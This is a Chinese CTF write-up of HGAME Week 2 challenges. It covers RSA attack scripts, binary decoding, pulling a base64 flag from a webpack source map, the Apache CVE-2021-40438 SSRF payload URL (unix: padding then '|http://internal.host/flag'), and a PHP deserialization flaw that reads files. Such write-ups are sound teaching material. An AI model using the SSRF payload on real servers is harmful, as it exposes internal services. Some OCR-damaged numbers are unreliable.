
HGAME-Week2-writeup by t0hka

CRYPTO

RSA Attack

直接分解来求

http://factordb.com/



Search | Sequences | Report results | Factor tables | Status | Downloads | Login

700612512827159827368074182577656505408114629807 Factorize!

Result:

status (?)	digits	number
FF	48 (show)	700612512827159827368074182577656505408114629807<48> = 715800347513314032483037<24> · 978782023871716954857211<24>

More information

ECM

factordb.com - 14 queries to generate this page (0.01 seconds) (limits) (Imprint) (Privacy Policy)

```python
import gmpy2
import binascii
```

```
e = 65537
n = 7006125128271598273680741825776565054081146298 07
```

RSA Attack 2

几种rsa常见题型的综合,低加密指数攻击，低指数加密广播攻击，共模攻击

```
import gmpy2
import binascii

e = 7
n = 
14157878492255346300993349653813018105991884577529909522555551468374307942096214
96460417273438191305127374522829393083231448346692252924095899489769747593986702
55613480427259196635469490150246939526419364818415527514846041230971480718004166
08762258562797116583678332832015617217745966495992049762530373531163821979627361
2009215442235781707187413482420121641155937770090395440910311009292157882104893
33468932128050716822355758137241139783415928859577673775874922027401859708286297
67501662195356276862585025913615910839679860669917255271734413865211340126544199
760628445054131661484184876679626946360753009512634349537
c = 
10262871020519116406312674685238364023536657841034751572844570983750295909492149
10150086980641860373218135008257644759476658757235024667544550893157767015829555
86412195827293455816974482311163180804561125167007179847316559007263881858669059
89088504004805024490513718243036445638662260558477697146032055765285263446084259
81456019754901804409993515835193188515761652723528322906614539096409492900705694
6332051364474528453970904251050605631514869007890625

i = 0
while True:
    if gmpy2.iroot((c+i*n),e)[1] == True:
        m = gmpy2.iroot((c+i*n),e)[0]
        break
    i += 1

print(binascii.unhexlify(hex(m)[2:]))


#AttacK^mEThodS^whAT:other!A
```

```
import gmpy2
import libnum
```

```
e = 65537
#
n1=14611545605107950827581005165327694782823188603151768169731431418361306231114
98503777591746143392530805439697080969080407398583537646462986060971029218136860
06186265904984918504045034434142414554873044483448923378774224657157091542386535
05141605904184985311873763495761345722155289457889686019746663293720106874227323
69928827779429220895717244652342059639111489155953781102947315012364162410810367
65167544494928051266425527512783096348467776360421141359905162459075173773201900
91400729277307636724890592155256437996566160995456743018225013851937593886086129
1313515829588110035964458060614929525138519322385636271945531
n2=20937478725109983803079185450449616567464596961348727453817249035110047585580
14282355128957714595812712158679287850938608517845217111245589042947445779721920
28270308842622730613347524934967979353466315098066855891796183674539927497533182
73834113016237120686880514110415113673431170488958730203963489455418967544128619
23439491582039290842297407593275183801218554296884269182420320651779569389386394
51006619409884556959235117773065664193733940919073494316866464855163255754949026
82337518438042711296437513221448397034813099279203955535025939120139680604495486
9807659108924382849454507333751569338631508083697968308923631
c1=96507580355493298866427181643918380232881201369420374132076310537603691258499
50316476723484681113104236808581019906700670653062375961216648843536799876895323
05437801346923070145524106271337770666947677115752724993307387122132705797012726
23707355066941911004630825740848453506351567806677768101721151098142927334692802
29711494110645562250012873991413061360817224710750324230796929083802671602141437
20516748000734987068685104675254411687005690312116824966036851568223828884335112
14463726809039715853293714112265407595273005233157398070113637821200295671929519
2733955673315234274064519957670199895100508623561838510479
c2=11536506945313747180442473461658912307154460869003392732178457643224057969838
22460105983686088371845998600310697037577844372574860708562093878771408132131581
71444141155899522374924484834389103788653592395751693261166680304632758176098276
26048962304593324479546453471881099976644410889657248346038986836461779780183411
68626075677671172057705331950469137355010752529656093646743528381249339648667817
80202924333658980325970273388760451827434928318141756738341983453375140655963964
77709839868387265840430322983945906464646824470437783271607499089791869398590557
3147130946742082617612998947057725134409481394290114259480901
# e = 65537
# n1 =
23686563925537577753047229040754282953352221724154495390687358877775380147605152
45553798856349071694387251759321285832614681151110331186575301832910931462370220
70738828842513725532259861120068271113515010449722392722006168717163252654161150
38890805114829315111950319183189591283821793237999044427887934536835813526748759
61296310337780308990066250939956981978557149282811243731265922987980616875884360
32488236298218510537754586519339521839884821639500392484872704538882884275403055
42824179951734412044985364866532124803746008139763081886781361488304666575456680
41180650509496342540117551041686492960122055615856944374747
# c1 =
16274841422378976139446078282689811939114174080648245407119451920356490881041330
38147400224070588410335190662682231189997580084680424209495303078061205122848904
64831921964658872099401924927986346298101532948372474782399151371417247888630670
32900448717811583933041473010587060037933578469220869949527634859992827415952040
08663847963539422096343391464527068599046946279309037212859931303335507455146001
39032655066853166549324529383900983246866839082028266498406639905140322799006803
22263822221734780785058882387495832379806436984050056892479229013422041428338754
0950518084794321212630248235844576866260827873175006481515
#
#
```

```
# n2 =
22257605320525584078180889073523223973924192984353847137164605186956629675938929
58538639232767206552433817640249641401408381644650886053088774258333888031747886
25123066330616015104049600951439413208471605620505240728602117725224784947422136
43890027443992183362678970426046765630946644339093149139143388752794932806956589
88450356917522685041927109533679845623889900988310079351574457994585448143019487
93607653462364180193846440952572428116293931644024982610660773393048752122508979
18420427814000142751282805980632089867108525335488018940091698609890995252413007
0737258503960762720271834222976846675657120221990542897711
# c2 =
27426006954418365594695537028310983759486419154091069761578403779781239120073987
53623461112659796209918866985480471911393362797753624479537646802510420415039461
83211801884903058067524981757692685836354168313577723932200274182014594428610917
20662598437667557952559131899024036447211385549359914398938505896778496392630805
28599197595705927535430942463184891689410078059090474682694886420022230657661157
99387593160093276382461877342007727361710629766019517992201887539917434686340471
04201664970171964245861165359157129651471417750265498706363281956907742599901892
8666584464128910847483497371073042610504731895930799 5062

n=[n1,n2]
c=[c1,c2]

for i in range(len(n)):
    for j in range(len(n)):
        if(i!=j):
            if(gmpy2.gcd(n[i],n[j])!=1):   #对不同的n进行 欧几里得算法，以求出最大公约数
(p)
                print(i,j)                  #输出对应的n的序号
                p = gmpy2.gcd(n[i],n[j])
                print("p = ",p)
                q = n[i] // p
                print("q = ",q)
                d = gmpy2.invert(e , (p-1)*(q-1))
                print("d = ",d)
                m = pow(c[i],d,n[i])
                print("m = ",m)
                print(libnum.n2s(int(m)))

#  hgame{RsA@hAS!a&VArIETY?of.
```


```
import gmpy2
import libnum



e1 = 2519901323
n =
18819509188106230363444813350468162056164434642729404632983082518225388069544777
37454414231761285844834534413737222988033366528086236635213756227816610865045 92
43572321887689136421584486033463304625356961217396227022005403441054641266954320
11739181531217582949804939555720700457350512898322376591813135311921904580338340
20356958268188924345249536384955895594712497529373650942640046008398107884613874
00506349068244386897127483243368787916226769743418146910412622806042773578898922
11717124319329666052810029131172229930723477981468761369516771720250571713027972
0649749998021680179462747363831480018659297192481590757 29
```

```
c1 =
32307797262255448725314411690093070720737545787618883879834032063645484514967365
13905460381907928107310030086346589351105809028599650303539607581407627819797944
33739860140051056099246245504845132659399359508980015034299902187473474806669296
23626505400360020737487665093476498181393043639140838799189298735777063235996280
31618641793074018304521243460487551364823299685052518852685706687800209505277426
86914005105699624288213261625669518887078263431036297315376669828625894689686639
66708724518031142808467095727797805584822233937594759991036077045106183322537105
0385756102561363259268293155222815017142384620387534487O

e2 = 3676335737
c2=
94081859562227916143983671964170784679029465088879982233500738585416673645928312
94347690629951223710736367853718008576338413791397610918904261379811130875199348
54663776695944489430385663011713917022574342380155718317794204988626116362865144
12513662472278230945545225775880817241588440390984065155448536430923785388525187
69414770980086903896005443989986696359624959897360210207153964153758907203356975
04837045188626103142204474942751410819466379437091569610294575687793060945525108
98666085127747507999446647485911409264379741892764572643017592824747688487981703
4346652560116597965191204061051401916282814886688467861

x,y,g=libnum.xgcd(e1,e2)  #欧几里得拓展  a*x+b*y=g 返回x,y.g
if x<0:
    x=-x
    c1=gmpy2.invert(c1,n)
if y<0:
    y=-y
    c2=gmpy2.invert(c2,n)
tm=pow(c1,x,n)*pow(c2,y,n)%n    #待累加开根的m
while True:
    m,f=gmpy2.iroot(tm,g)
    if f:
        print(libnum.n2s(int(m)))
        break
    tm+=n  #实现k的累加


#   ttACK|METHOdS~do@you_KNOW}
```

IoT

空气中的信号

如下图，reverse+from binary+reverse



Reverse
By
Character

From Binary
Delimiter
Space
Byte Length
8

Reverse
By
Character

```
length: 616
 lines:   1
```

```
1010101001010000111101110101010101101011011111011001000101110001010000000011000010
0010110111001101000011010110110101001101101111011000110000001101111110011010101001
0100001111011101010101011010110111110110010001011100010100000001010000110110010000
0110011001110001011101111101010011110011011010010101010101010010100001111011110101
0101011010110111110110010001011100010100000001001000100001010010011101000110010110
1101001011000101110100011000110111010100110011100000110001001000100101010100010100
0011110111010101010110101101111110110010001011100010100000001010000111111010010001
0001100101010001010111110101010101110000011110100
```


```
  time:   1ms
length:   77
 lines:    5
```

```
U
ïªÖ¾....hgame{c`.U
ïªÖ¾....M0st_y¶TU
ïªÖ¾....Pr1mit1ve.F"U
ïªÖ¾...._BLE}U./
```


WEB

webpack-engine

找到如下代码，对其base64解码



```
      font-size: 1.125rem;
      padding: 1rem 2rem;
  }
  }
  button[data-v-5f2e15ef] {
    position: absolute;
    width: 300px;
    height: 60px;
    bottom: 20%;
    border: none;
  }

  /*# sourceURL=webpack://./src/views/Fl4g_1s_her3.vue */
  /*# sourceMappingURL=data:application/json;base64,eyJ2ZXJzaW9uIjozLCJzb3VyY2VzIjpbIndlYnBhY2s6Ly8uL3NyYy92aWV3cy9GbDRnXzFzX2hlcjMudnVlIl0sIm5hbWVzIjpbXSwibWFwcGluZ3MiOiI7QUF5
</style>
```




{"version":3,"sources":["webpack://./src/views/Fl4g_1s_her3.vue"],"names":[],"mappings":";AAgBA;EACA,YAAA;EACA,SAAA;EACA,UAAA;EACA,gBAAA;AACA","sourcesContent":["<template>\n <h1>{{filiiiiliiil4g}}</h1>\n</template>\n\n<script>\n\nexport default {\n data() {\n   return {\n   filiiiiliiil4g: 'YUdkaGJXVjdSREJ1ZEY5bU1ISTVaWFJmTWw5RGJFOXpNMTlUTUhWeVkyVmZiVUJ3ZlE9PQo='\n   }\n }\n}\n</script>\n\n<style>\nhtml, body {\n height: 100%;\n margin: 0;\n padding: 0;\n overflow: hidden;\n}\n</style>\n\n<style scoped>\n.home {\n height: 100%;\n position: relative;\n display: flex;\n flex-direction: column;\n justify-content: center;\n align-items:

对其中的flag相关的base64编码取出，进行两次base64解码拿到flag

Apache!

因为没看清/proxy导致花了好几个小时研究的那些事


hgame{COng@tul4ti0n~u_r3prOduced_CVE-2021-40438}




```
<Location /proxy>
  ProxyPass https://www.google.com
</Location>
```

/proxy会转发流量

apache和打内网联想到ssrf，对着apache版本号加ssrf关键词找到CVE-2021-40438 Apache SSRF



```
links:
  - internal.host
depends_on:
  - internal.host
```




```
location = /flag {
    return 200 "hgame{xxx}";
}
```

之后访问http://httpd.summ3r.top:60010/proxy?
unix:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

`AA|http://internal.host/flag`

一本单词书


通过审计源码发现，此处有一个反序列化漏洞




```php
class Evil {
    public $file;
    public $flag;  //有个 /flag文件，要把它读出来，同时不触发正则

    public function __wakeup() {
        $content = file_get_contents($this->file);
        if (preg_match( pattern: "/hgame/", $content)) {
            $this->flag = 'hacker!';
        }
        $this->flag = $content;
    }
}
```

如果从index.html页面传参的话，无论如何都不能达到截断执行自己控制的序列化对象来反序列化，只有通过直接post json字符串给save.php的方式才可以达到这个目的

之后通过比对encode和decode函数逻辑，理解序列化和反序列化的方式




```php
function encode($data): string {
    $result = '';
    foreach ($data as $k => $v) {
        $result .= $k . '|' . serialize($v);
    }

    return $result;
}
```



